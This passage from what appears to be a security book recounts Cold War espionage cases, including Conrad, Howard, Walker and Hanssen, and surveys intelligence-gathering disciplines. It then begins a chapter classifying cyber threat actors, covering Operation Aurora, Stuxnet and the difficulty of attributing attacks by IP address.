Szabo, a Hungarian émigré to the United States of America, served in the United States Army as a Noncommissioned Officer and later as a Commissioned Officer. Szabo also happened to hold the rank of Colonel in the Hungarian Military Intelligence Service. He recruited Conrad shortly before his retirement from active duty within the United States Army. Later, in 1989 Szabo was found guilty of espionage and convicted in Austria. He received a 10-month suspended sentence in exchange for his cooperation in identifying the documents that Conrad had stolen and sold to the People's Republic of Hungary's Secret Service. Conrad was sentenced to life imprisonment. Among the documents were classified information including TOP SECRET NATO war plans that were sold to the People's Republic of Hungary. The German prosecutors stressed that the documents sold by Conrad were wartime general defense plans

The Case of Former United States Army Noncommissioned Officer Clyde Lee Conrad—cont'd

(GDP). These documents contained information vital to the effectiveness of many units within Europe, thereby placing the lives of countless thousands of the United States and Allied forces personnel at risk at the height of the Cold War. These documents included detailed information on the military strength, logistics, and movements of every unit that was to go in the event of war, and how they would defend.

To date, it is not known how many participants acted within the Szabo-Conrad spy ring; however, it is known that their activity spanned several decades. Four others were later convicted for having been active participants in the Szabo-Conrad spy ring:

- Roderick James Ramsey: sentenced in August 1992 to 36 years in prison
- Jeffrey Rondeau: sentenced in August 1994 to 18 years in prison
- Jeffrey Gregory: sentenced in August 1994 to 18 years in prison
- Kelly Therese Warren: sentenced in 1999 to 25 years in prison

The method of recruitment within the ring was textbook within the HUMINT world: Conrad would appeal to poorly enlisted Army personnel, promising large sums of money for supplying him with intelligence reports. This was likely the same avenue taken by Szabo, in addition to capitalizing off his position as Conrad's former unit leader in the United States Army's 8th Infantry Division. This type of HUMINT is diabolical yet classic in its use and execution of information gathering techniques with respect to prospective subjects or targets of interest identified for compromise. Conrad died of a heart ailment at age 50 in Diez Prison on January 8, 1998. Yet the weight and impact of damage he and his comrades caused are difficult to qualify or quantify. We do know, however, that certain themes seem to be elemental to the compromise and exploitation of subjects or targets of interest; in this case, the motivation was financial.

The Former CIA Officer Case of Edward Lee Howard

The case of Edward Lee Victor Howard is strange even by HUMINT standards. Howard was born in New Mexico in 1951 and served as a Peace Corps volunteer in Bucaramanga, Colombia. While there, he met Mary Cedarleaf in 1973 and the two were married three years later on their return to the United States in St. Paul, Minnesota. In 1976, Howard completed a master's degree in business administration from the American University in Washington, DC and joined The United States Agency for International Development (USAID), an organization that focuses on nonmilitarily-driven foreign aid issues on behalf of the United States of America. In February 1977, the Howard family left for Lima, Peru where Howard worked and stayed for two years focusing on loan projects.

(Continued)

The Former CIA Officer Case of Edward Lee Howard—cont'd

On returning from Lima, Peru, the Howard family relocated to Chicago, Illinois where Howard went to work for an organization focused on environmental issues. In 1980, Howard was approached and hired by the CIA, and was later joined by his wife, Mary; they were both trained in intelligence and CI methods and techniques. Not long after completing their training, while waiting for assignment to their first post, a routine polygraph exam was administered to both Howard and his wife. The test indicated that Howard had been untruthful with respect to his personal history of drug use and as a result, he was dismissed from the agency in 1983. This all occurred prior to the time when he and his wife were to report to their first CIA duty station at the American Embassy in Moscow, Russia. By many accounts, Howard was disgruntled over what he perceived as "unfair" dismissal relating to the accusations of drug use, petty theft, and deception. As a result, he began abusing alcohol. Soon thereafter, Howard began making phone calls to former colleagues and coworkers in both Washington, DC and in Moscow, Russia. It is unclear as to the exact date and time; however, we can be sure that at some point during this period of despair and anger, he began providing classified information to the Soviet KGB. Edward Lee Howard escaped to Moscow in September 1985 after being targeted as a suspect in an ongoing investigation of the presence of moles within the CIA. In 1984, he and his wife traveled to Vienna for vacation. Faced with growing financial trouble and a mounting dependency on alcohol, Howard reached out and made contact with Soviet agents offering to sell the secrets he had learned while employed by the agency, specifically those he had learned while preparing for a posting in Moscow.

A second meeting was brokered in 1985 and on his return to the U.S. Howard was in possession of expensive gifts and affects he had not left the country with. He was interviewed and denied all charges, and was allowed to go free on his own recognizance knowing he was being monitored.

In the mid-1980s, the CIA was being rocked by security leaks, which led to the exposure of several agents and assets around the world. On August 1, 1985 after 25 years in the service of the KGB, Vitaly Yurchenko entered the U.S. Embassy in Rome and defected to the United States of America.

On interrogations conducted by the CIA, Yurchenko accused Howard and another agent, Ronald Pelton, of working for the KGB providing sensitive information to them regarding the names, assets, and other salient information regarding the agency and its operations. Later that same year, in November, Yurchenko redefected to the Soviet Union. Questions over the years have risen as to whether or not Yurchenko was acting as a double agent on behalf of the KGB all along with the real intent of providing false leads to the CIA in order to protect one of the Soviet Unions' greatest assets and most important CIA traitor, Aldrich Ames. Howard, who had been living in Santa Fe, New Mexico, had leveraged the skills and training he gained while in the employment of the CIA to evade the FBI. Placed under constant surveillance, Howard decided that the only thing he could do was to flee and his first stop was the Russian Embassy in Helsinki. Later he moved on to Moscow where he was a received as a guest of the state from 1985 through July 12, 2001. Howard was supplied with an apartment and a dacha in the country.

Howard's case influenced the way in which the agency conducted recruitment and handled situations where an agent was found unfit for foreign service; one of the greatest changes being that agents found not fit for foreign service were kept aboard and reassigned until the classified information they were privileged to was outdated. Interestingly enough, it was during this same time that Aldrich Ames began his career spying for the Soviets, as did Robert Hanson, both of whom might have been negatively impacted had the investigation moved in a different direction.

The Case of United States Chief Warrant Officer John Anthony Walker

At the time of his arrest, it was estimated by some within the intelligence community that the code related data (which in fact was what comprised the heart of his case and this case study) provided by Walker and his ring of spies were enough to significantly change the balance of power between the United States and the Soviet Union. John Anthony Walker began actively spying for the Soviet Union in 1968 and did not stop for nearly two decades. He began his career in espionage not after having been turned down by an operative or compromised by a foreign agent, but by walking into the Soviet Embassy in Washington, DC with a classified Naval Communications Code document offering to sell it. He had turned himself with the aid of no one. Some argue that Walker's decision was due to a failed attempt at bar ownership that never turned a profit and had thrust him immediately into debt.

Regardless of the root cause, the outcome was quite clear: Walker was ready, willing, and able to compromise himself, his integrity, the trust which had been bestowed upon him by the United States Navy, and the lives of countless millions of people the world over. It has been said that unlike other incidents of espionage, the Walker spy ring resulted in greater losses of data and sensitive information about the United States of America, its envoys, and allied forces than any other incident of espionage. Walker recruited others to aid his operation, applying HUMINT tactics to his participants in order to gain or exploit previous levels of trust and access knowledge that they had access to. He recruited his wife, former student Jerry Whitforth (who believed he was aiding Israeli operatives initially and on discovering that it was the Soviets continued to aid Walker), his brother former Lieutenant Commander Arthur, and his son Michael, an active duty sailor. His ex-wife took down Walker after he refused to pay alimony. Barbara Walker tipped off the FBI and it resulted in an investigation and arrest of Walker, Whitworth, Arthur Walker, and Michael Walker. Because she provided the tip and cooperated with authorities, Barbara Walker was not brought up on charges.

Walker decided to cooperate with the authorities and asked for a plea bargain. In it, he agreed to submit an unchallenged conviction and life imprisonment sentence, provide full disclosure of the details of his espionage efforts and activities, and give testimony against his own recruit, Jerry Whitforth, in exchange for a pledge from the prosecution team that he would receive a sentence of no more than 25 years imprisonment. With the exception of Michael Walker, all the members of the ring received life sentences for their role in committing espionage.

The Case of Former FBI Agent Robert Hanssen

Robert Hanssen's espionage career illustrates how automated information systems are likely to become an operator's greatest ally for years to come. Robert Hanssen first began his career in espionage by contacting the GRU, the Soviet military intelligence agency. Hanssen had, by this time, demonstrated his fluency in technology, specifically in harvesting data from computer systems and data management platforms. It is important to note that

(Continued)

The Case of Former FBI Agent Robert Hanssen—cont'd

Robert Hanssen never declared any political or ideological reasoning for his participating in espionage against his country (Figures 6.11 and 6.12).

Figure 6.11 Robert Hanssen.




Figure 6.12 Robert Hanssen mug shot on arrest.

For Hanssen, his involvement with espionage had only monetary origins.[2] In fact, Hanssen was on more than one occasion noted as saying that he had little use for more than 100,000 USD at any given time—an amount that might strike some as odd but may in fact have proven to be smartly decided on as it was not overly greedy nor was it large enough to necessarily raise suspicion. Today, Hanssen's accomplishments may not seem impressive; however, in 1979 at the dawn of Hanssen's career change as a double agent, this was still considered esoteric.[3] Robert Hanssen had been assigned to the New York FBI field office where his assignment was to implement a new automated CI database. The system in question was built for the express purpose of tracking the movements and activity of foreign intelligence services operators within the United States and its embassies. As a result of his clearance and his need to know because of his projects profile, Hanssen was able to gain access to other databases, some residing in the NSA, the CIA, and the United States State Department. Hanssen routinely checked the databases located within the FBI's network environment, specifically those dealing with Electronic Case Filings using variations of his own name.

The Case of Former FBI Agent Robert Hanssen—cont'd

In 1981, Hanssen was transferred to the Washington, DC office of the FBI. His new role gave him prestige within the Bureau as well as access to various types of information involving a number of different activities in which the Bureau was involved. As he progressed throughout his career, Hanssen became known as the Bureau's expert on computers and as a result, he gained access to even more data, specifically data related to electronic surveillance and wiretapping—both of which were his responsibility. In 1983, Hanssen was transferred to the Soviet analytical unit within the Bureau. This unit was primarily responsible for studying, identifying, and capturing Soviet spies and intelligence operatives active with the United States of America. Robert Hanssen was in charge of evaluating and monitoring Soviet agents who volunteered to give intelligence to the United States of America, to determine whether or not they were acting as double agents. In 1985, Robert Hanssen took a position with the Bureau's CI unit based out of New York. In this role, he worked with other agents to study and monitor the movement of Soviets in greater detail. While on a business trip back to Washington, DC, he resumed his career in espionage by becoming a payrolled operative of the KGB. On October 15, 1985 Hanssen sent an anonymous letter to the KGB in which he offered his services for 100,000 USD in cash. To prove his credibility to his new prospective handlers, Hanssen provided them with the names of three Soviet agents working in the United States who were acting as double agents for the United States of America. The following were the agents:

- Boris Yuzhin
- Valery Martynov
- Sergi Motorin

This marked a lucrative and busy period of espionage for Hanssen, which saw him again recalled to Washington, DC to take on a new role within the Bureau. It was during this time that Hanssen was asked to begin investigating the possibility for a mole within the Bureau; a mole that was providing intelligence to the Soviets.

This proved to be a complex and utterly untimely issue for Hanssen as it effectively saw himself looking for himself. It required great care so that he could avoid unmasking himself and his efforts. In 1989, Hanssen provided substantial data on American plans for MASINT. In 1990, Hanssen's brother-in-law, Mark Wauck, who was also an FBI employee, recommended to the bureau that Hanssen be investigated for espionage. This came as the result of Bonnie Hanssen's sister Jeanne Beglis finding a pile of cash sitting on the Hanssens' dresser in 1990 and then telling Wauck. In 1997, IT personnel from the IIS Unit were sent to investigate Hanssen's FBI desktop computer following a reported failure. Hanssen claimed he simply wanted to connect a color printer to the computer and required the use of a password-breaking program in order to bypass the administrative password. As the FBI believed the story, Hanssen was let off with a warning and the report—though never repealed—was first ridiculed and later ignored by the NSD Security Countermeasures Unit. Hanssen resumed his exhaustive searching of the FBI's internal computer case record and searched to see if he was under investigation. Finding nothing, he resumed his activities with the Russians working with the SVR. Hanssen, who was extremely guarded with his true identity, never shared it with his Soviet or Russian handlers. Hanssen did so in order to deduce whether or not he was under surveillance and/or investigation for espionage. In fact, with the exception of one failed in-person meeting, Hanssen never met his handlers in person, a decision that proved wise for most of his career as a double agent. Hanssen preferred using aliases and passing

(Continued)

The Case of Former FBI Agent Robert Hanssen—cont'd

intelligence via dead drop systems where both he and his handlers could leave packages in public places using unobtrusive markings to inform the other party that a package was waiting to be collected.

Hanssen was so particular regarding the preservation of his identity that he rejected offers and suggestions made by his handlers for drop sites and instead offered dates specified by himself. Hanssen had collected data for the Soviets and then again after the collapse of the USSR for the Russians as well (Figure 6.13).

Figure 6.13 Drop site used by Robert Hanssen.

He did so by selectively browsing through databases and downloading files onto encrypted disks. He would then take his packages to predefined drop sites using coded messages to communicate with his "handlers." A "handler" is someone working on behalf of a foreign intelligence service or government whose role is to handle those recruited to work on their behalf. Handlers are often intermediaries who address logistics, pay, and compensation, and other details relevant to ensuring that their source is able to perform and provide data on request. Rough estimates suggest that Hanssen compromised ~6000 documents of varying degrees of sensitivity. It can be assumed, however, that all of the documents were classified. Among the intelligence that Hanssen relayed to the Soviets, he informed them of how the United States was employing ELINT and RADINT to intercept radar transmissions being sourced by the Soviets. Additionally, Hanssen provided collection schedules for sensors located on classified United States surveillance ships, aircrafts, and satellites. Were this not enough, Hanssen also provided the identities of several Soviet and Russian double agents who had been working with the United States government. Most notable of those directly betrayed by Hanssen was Dmitri Polyakov, code named TOPHAT. Dmitri Polyakov was a CIA informant for more than 20 years prior to his retirement in 1980. He had passed voluminous amounts of information to American intelligence while advancing to the rank of General in the Soviet Army.

The Case of Former FBI Agent Robert Hanssen—cont'd

For reasons still unknown today—perhaps due to a lack of substantiating evidence—the Soviets did not act on their intelligence about Polyakov until he was betrayed a second time by CIA mole Aldrich Ames in 1985. Polyakov was arrested in 1986 and executed in 1988 by the Soviet authorities and while Ames was officially blamed for giving Polyakov's name to the Soviets, Hanssen's role remained unknown until after his arrest in 2001. Among other data points that Robert Hanssen elected to provide were the following:

- Secret tunnels under the Soviet Embassy used to monitor communications
- United States Intelligence Community intelligence reports and assessments on Soviet and Russian capabilities

Prior to his arrest, Hanssen had plans to create a TEMPEST grade environment from which he could communicate openly with his handlers free from the fear of being observed and/or monitored. Additionally, he considered using the wireless 802.11 a and b capabilities of his USRobotics/3Com Palm III PDA to transmit data cleanly and quickly. Hanssen's career in espionage was long and sophisticated. He was a serious threat and arguably one of the most important spies to have ever originated from within the United States and its intelligence community during and after the Cold War. Robert Hanssen was arrested on February 18, 2001 at Foxstone Park near his home in Vienna, Virginia and was charged with selling American secrets to Russia for more than 1.4 million USD in cash and diamonds over a 22-year period.[3] On July 6, 2001, he pleaded guilty to 13 counts of espionage in the United States District Court for the Eastern District of Virginia. He was then sentenced to life in prison without the possibility of parole. His activities have been described as "possibly the worst intelligence disaster in U.S. history."[4]

These examples do not represent the entire body of examples relevant to the realm of HUMINT; however, they provide an important insight into what and how compromise is achieved by means of HUMINT. Equally important is the fact that they demonstrate the frailty of humanity and its susceptibility to compromise.

[2] Wise, D. 2003, *Spy: The Inside Story of How the FBI's Robert Hanssen Betrayed America.* Random House, ISBN 0375758941.

[3] Perserec Technical Report 02-5 July 2002. Espionage against the United States by American citizens 1947–2001. By Katherine L. Herbig and Martin F. Wiskoff.

[4] *www.fas.org/irp/agency/doj/fbi/websterreport.html*

Code Breaking or Cryptanalysis (COMINT/SIGINT)

Codes and their use are, like espionage, well-represented and historically prevalent. Cryptography as an art and science is anything but new. Examine the etymology of the word and you will see quite quickly (and clearly), that it is the science of codes and originated from the Greek words kryptos (secret) and graphos (writing). Historical examples abound from Lysander of the Spartans to Julius Caesar. After the fall of Rome in 472 A.D., it was not until Italian and French cryptographers in the 1500s initiated the resurrection of the art and science of cryptography that it emerged with extremely complex codes and ciphers never previously seen or used. The Science of breaking these codes became known as cryptanalysis. Once begun, it has continued to grow, maturing as a discipline with the advent of new, more complex ciphers and mathematical models.

In modern times, code breaking as well as cryptanalysis is largely dependent on the interception of signals or messages between people (e.g., COMINT or communications intelligence), or between machines and/or networks (e.g., ELINT) or a combination of the two. Regardless of how the data are gathered, the resultant analysis is often as complex as it is thorough. Many cases see analysis being conducted on data deemed "nonsensitive" and "sensitive" with more effort often associated with analyzing "sensitive" data. Analysis of traffic will occur—in real or near real-time packet captures or streamed packet captures—whether the traffic can be decrypted or not.

Aircraft or Satellite Photography (IMINT)

Since the advent of flight, the value of aerial photographs has been realized and recognized as being integral to information and intelligence gathering initiatives of various types. Whether for purposes of espionage, defense, or other state or federally sponsored initiatives, the value demonstrated by aerial photography proved extremely relevant and important historically during times of peace and war. As science and the aerospace industry matured bringing to market advanced satellite technologies, so too did the accuracy and resonance of aerial intelligence acquisition. Today, this is still the case; however, almost anyone has access to basic satellite imagery via technology such as Google Maps and Google World.

Research in Open Publications (OSINT)

Sometimes referred to as Open Source Intelligence because of the use of publicly accessible information outlets and media sources, OSINT involves identifying, selecting, and acquiring information from publicly available sources while being able to analyze that data in order to produce actionable intelligence. It is important to bear in mind that there is no direct correlation to open source software, nor should there be any confusion to that end.

As these tactics evolved, becoming ubiquitous throughout the world via formal and informal organizations, their adoption as standardized forms of observation and information gathering pushed into the realm of the Internet and the cybercriminal arena. Given that in many cases, their use in traditional state sponsored and subnational intelligence operations is well-documented, it is likely that these trends will continue. As we have seen already, the desire to gain information or intelligence regardless of the purpose for doing so has long been a part of human existence and as such, techniques and threats have emerged to see that this information and intelligence gathering capability continues and flourishes.

Web Source Intelligence (WEBINT)

This is the ability to gather open information using the Internet. This can be done in various ways such as using Web crawlers and indexing systems to harvest just about any piece of content that is stored on publically available servers in any language. Additionally, this can also cross over into P2P networks, which are notorious for sharing very sensitive information. The purpose of utilizing WEBINT is performing deep Web collections that allow you to be very specific in what you are intending to gather. Verint is a company that provides WEBINT tools that have strong analytics to correlate unstructured data collections. Analysts who provide the needed intelligence on the specific sources on which they are currently working can use the output of the collection.

In summary, state sponsored intelligence gathering is and will continue as a silent vehicle of information gathering. With the rapid adoption and use of the Internet, it will only make it easier for Foreign Intelligence Services to gather data remotely by utilizing all facets of Web 2.0. Additionally, shifting of the next-generation workforce to a culture of sharing more personal information has shifted the traditional forms of espionage that are typically paid-for services to disclosing sensitive information based on principal.

Summary

In this chapter, we covered some very fundamental aspects of intelligence gathering. Foreign Intelligence Services are able to leverage economies of scale in order to gather information across many vectors that are not accessible to the general public. This provides them with very sensitive information that is worth a lot of money in the wrong the hands. As we articulated the various use cases around espionage, they just illustrate that certain people are willing to take life-changing risks in order to supply the enemy with information. Although these use cases are dealing with espionage, these same use cases can and often mirror the insider threat and corporate espionage we see in the private sector. In the private sector, employees are not vetted on the level of those serving various government agencies. The controls placed on data in the government are on a more need-to-know basis and typically most of their networks are not connected to the Internet, thereby making data exfiltration all that much harder, but it does happen. The key walk-away here is that a lot can be learned from these use cases as the world becomes more connected and your data sets become more disparate.

CYBER X: CRIMINAL SYNDICATES, NATION STATES, SUBNATIONAL ENTITIES, AND BEYOND

INFORMATION IN THIS CHAPTER

- Classifying the Cyber Actor
- Attack Sophistication Model
- Modus Operandi
- The Importance of Attribution
- Criminal and Organized Syndicates
- Nation States
- Subnational Entities

Introduction

The classification and categorization of nefarious cyber actors has moved well past the script kiddie. Fame and bragging rights on compromised systems and Website defacements are so passé and had their 15 minutes of fame. It is important to realize that the motive behind the script kiddie or recreational hacker is a more ego-driven destruction of data without a hidden moral, political, or economic agenda. The entities that we are about to discuss are motivated by economic, political, and sometimes moral agendas that drive them to conduct targeted cyber operations from every corner of the globe. Figure 7.1 demonstrates some key characteristics of today's cyber actor. If you asked 50 different security professionals in a room to classify cyber actors by expertise, motivation, and attack vector, you will get 50 different answers, but in the end, I think we can all agree with some of




Figure 7.1 Classification at a glance.

the factors shown in the figure. Additionally, the graphic really illustrates the multitude of attack vectors that are often leveraged depending on the skill set and expertise of the cyber actor.

Classifying the Cyber Actor

The following is a brief description of the categories in Figure 7.1.

Expertise level:

1. None: This is your typical day-to-day end-user. In the eyes of the cyber actors, these are like pawns waiting to be compromised by a click of a button. Additionally, they might be patient zero and propagating exploit code without even knowing that they have been compromised. The flip side of this is the typical day-to-day end-user gone bad. A once trusted resource becoming an insider threat has the capability to destroy and exfiltrate critical intellectual property outside the premise of the organization.
2. Novice: These are your script kiddies, taking well-known methods of exploitation and hoping that the target of their attack is still vulnerable to the exploit. Additionally, the script kiddie ranks right up with the individuals who perform Web defacements or Distributed Denial of Service for fun or political agendas. In the greater scheme of things, those types of activities are loud, apparent, and easily corrected. This is not to say that experts are not going to use point-and-click prebuilt widely distributed attack frameworks. In some rare

cases, script kiddie tools have been used to perform certain aspects of what we would categorize as an Advanced Persistent Threat. Point-and-click hacking can be found in exploit frameworks that are similar to that of metasploit or online "Hacking as a Service" (HaaS) tools in which individuals can rent/lease botnets and other types of attack tools. Additionally, these individuals might have high-level scripting and coding knowledge.

3. Intermediate: These are individuals with very specific skills sets that market themselves in the underground community and provide a wide range of services and capabilities for the money. There have been cases in which someone with these skill sets have performed activities based on moral and religious beliefs. These individuals have experience in writing code, low-level scripting language, and sometimes have the ability to rewrite or reverse certain aspects of code, depending on the target.
4. Expert: These are the most sophisticated cyber actors on the planet. They are typically employed or funded by foreign intelligence service, national defense organizations, organized crime, or terrorist organizations or they might work alone given a task and funds from any of the organizations listed above. These individuals have the capability of reverse engineering hardware and software. Additionally, they have the capability of writing a very specific exploit code, ability to encrypt various aspects of the code, and fluency in denying attribution through covert channels and darknets to hide their location (Figure 7.2).

Attack Sophistication Model

The attack sophistication model is a way to determine the capabilities of an expert level adversary. This is important as the attack sophistication footprint of an expert is far different from that of a novice intermediate cyber actor. We can categorize such models into two different tiers.

Tier 2 (Nonkinectic)

A great example of this type of sophistication was modeled in what the security industry calls "Operation Aurora." The attack telemetry of this attack was seen in many of




Figure 7.2 Cyber actor identification.

the high-tech companies of Silicon Valley. The adversaries who conducted this operation used various known methods to exfiltrate data outside of the network. They were able to compromise a critical vulnerability in Microsoft Internet Explorer that led to their ability to conduct the operation. In addition to the Microsoft Internet Explorer vulnerability, the attackers were able to utilize other methods once they successfully used the browser as their vector to execute their code; they were able to send information about the PC that they targeted that included OS, patch information, and so on, to a command and control server to provide the attacker with clear insight into other vulnerabilities that they can use to harvest whatever data set they wanted to retrieve. Tier 2 attacks are often multistaged attacks that involve multiple vectors as researchers discovered in Aurora.

Tier 1 (Nonkinetic or Kinetic)

These types of attacks are probably the most sophisticated attacks ever written. Finding an example of these types of attacks is difficult because they are not typically shared within the general security community and are executed under the veil of secrecy. These attacks are typically targeted at air-gapped networks or networks that would be considered highly secured, such as those of power companies (supervisory control and data acquisition or SCADA networks), governments, and defense organizations. Additionally, this requires deep insight into a specific vendor's code base and product offering. These attacks can involve kinetic-based attacks. In 2007, the Idaho National Laboratory conducted a project oddly enough called “Aurora Test.” In this project, it created about 21 lines of code that were injected into a closed test SCADA network and caused a generator to blow up. The ability to weaponize code and use it to conduct kinetic activities is no longer science fiction and unfortunately, it is a sad reality in terms of the threat landscape maturity. However, in the Aurora Test example, it does require someone with inside knowledge and possible source code to successfully execute. What is even more alarming about the weaponization of malicious code is that it could end up in the hands of a terrorist organization. A timely example of a Tier 1 attack is Stuxnet. At the time of writing this book, there is no known patch to fix this very sophisticated attack. The attack was so targeted that it went after a piece of SCADA gear that is developed by Siemens, the maker of SCADA gear. Stuxnet was targeted at two of Siemens Program Logic Controllers (PLC), reported to be the same models as those used by Iran, which delayed Iran from bringing on their nuclear reactors online. Additionally, there was a lot of intelligence wrapped in the code, it was smart enough to discern what devices to arm its destructive payload and also had the ability to terminate after a predefined date. What is important to note is that Tier 1 attacks do require a "pawn" to deliver the malware as in the case of Stuxnet; these types of infrastructures are air-gapped.

It is important to realize that Tier 2 and Tier 1 attacks can be categorized under the umbrella of Advance Persistent Threats. The level of severity and sophistication requires a subcategory to understand what the compromised target is dealing with. Although Advanced Persistent Threats are not new, the fact is that they have received huge media attention in 2010 with Operation Aurora and Stuxnet; the broader security community is only beginning to get a taste of the maturity and sophistication used by cyber actors that will only continue to challenge both the security professional and security vendors. Lastly, the great thing about Operation Aurora and Stuxnet is that "we" the security know about them. What is frightening is that those classes of attacks that we mentioned above are those that are sitting dormant on a system and waiting for a specific instruction set to become active. Stuxnet, is just one example that was targeted at Siemens gear; what about other vendors? Additionally, with the rapid outsourcing of engineering and supply chain manufacturing to foreign nations that have very loose controls on those they hire, it might come as no surprise that we might be enabling the delivery of advanced/invisible code in a vendor's product life cycle development process or supply chain insertion. The authors are not advocating that outsourcing is a bad thing; it makes perfect economic sense in highly competitive markets that require quick time-to-market and the ability to staff a project with a lot of full-time engineers (FTEs) at a fraction of the cost they would pay in their home country. What the authors are shining the light on is "do you know the backgrounds of the individuals you are outsourcing source code to, or the contractors that deploy critical infrastructure." This is just illustrating that the inside threat is real and we need to wake up to the realities of advanced tactics used by adversary countries, crime syndicates, and terrorist organizations in terms of conducting nefarious cyber activities. As we mentioned earlier in the book when discussing social engineering and other tactics to gather information, Tier 1 players are experts in deception and nefarious cyber tradecraft. Just ask yourself a simple question about Stuxnet: how did someone get malicious code on a closed "air-gapped" network? There is plenty of speculation on the "how" it was delivered. The majority of the consensus that we have uncovered was by USB. However, if it was supply chain-driven by a code that was written internally or inserted during manufacturing, then this raises the speculation that this was indeed state-sponsored.

Modus Operandi

The great thing about cybercrime, state-sponsored, and nonstate-sponsored activity is that they sometimes use the same modus operandi in terms of malware, and command and control nodes on the Internet. Although, these command and control nodes can go online very quickly and, just as quickly as they went up, they can be brought down. However, companies such as Damballa, which is leading the industry in botnet detection and remediation, have found similarities in criminal activity from various nefarious cyber actors. On the basis of the type of malware, and command and control infrastructures, they are able to assign group names that help them in identifying similarities in activities that are carried out by nefarious cyber actors. In terms of the attack sophistication model, this would apply to Tier 2 and some Tier 1 attacks. Tier 1 often involves malware that might not call back or beacon to the Internet as these attacks are typically on air-gapped networks. In specific cases such as Stuxnet, researchers were able to find clues left by the author of the code. For example, researchers found the following numeric string in the code: 19790509, which by the way is ISO 8601 for capturing dates. According to *Wired* magazine "Researchers suggest this refers to a date—May 9, 1979—that marks the day Habib Elghanian, a Persian Jew, was executed in Tehran and prompted a mass exodus of Jews from that Islamic country." There were additional messages found in the code that would indicate that it came from Israel or the United States because of their support of Israel. Additionally, extremist groups such as terrorists are keen on dates and conducting operations that coincide with those dates. Our thoughts on the matter might differ; deception is key and someone could have easily placed those markers in the code to misdirect the analysis to start looking for attribution vectors for the author of the code. That date is also the anniversary of the second Unabomber attack. Does this mean that the code was created at Northwestern University? At the time of writing this book, we have not come across anything that links attribution or modus operandi to a state-sponsored actor. However, the sophistication of this specific piece of malware and its possible destructive properties indicate that it is highly suspected that a criminal organization did not create it as such an organization will be typically focused on preserving data for the purpose of selling rather than destroying them. Modus operandi is just an additional step on our way to attribution.

The Importance of Attribution

Every advanced attack that is highly publicized today seems to point back to China as the figure of origin. As security professionals, we would love to believe that attribution was so simple. We have come across situations where the geolocation of an IP address was mapped back to a specific province in China. In some cases, that is very true; the attack did come from China and it turns out that the source was a small school that was infected with malware and used as a pawn to launch the initial attack. Imagine the situation if a defense agency wanted to respond with kinetic means on the basis of the cyber attack and finds out that it just launched an attack on unwitting individuals. That is why attribution is so important and to just lay the blame on China is becoming more of an annoyance. The following image is just an example of how easily you can trace an IP address. If we were to use a Tor client or anonymous proxy and run the same lookup, we would receive an entirely different result. Additionally, even if attribution can be traced back to a source country, it does not necessarily mean that it is state-sponsored. It could be a few bored college students having fun. That is why it is important to look at the attack sophistication model, modus operandi, and origin of the attack. The following is an example of tracing attribution based on IP address. This so happens to be the geolocation of one of the authors. The city and postal code are incorrect; however, if someone with authority contacted the ISP with IP address and host name, he or she would easily be able to trace this back to one of the authors.

http://www.maxmind.com/app/ip-location
Your main IP address: X.X.X.69 United States
Location (from MaxMind database) city: Cedar Park
Region Name: Texas
Latitude: 30.4998
Longitude: −97.8082
Postal code: 78613
Local IP addresses detected: 10.0.1.5
Browser variables that may reveal your system, time zone and language Date: Sun Oct 03 2010 10:35:48 GMT-0500 (CDT)

User agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5

Standard HTTP request variables that may reveal your system, language, or indicate proxy usage:

HTTP_ACCEPT_CHARSET

HTTP_ACCEPT_ENCODING: gzip, deflate

HTTP_ACCEPT_LANGUAGE: en-us

HTTP_CACHE_CONTROL:

HTTP_CONNECTION: keep-alive

HTTP_USER_AGENT: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5

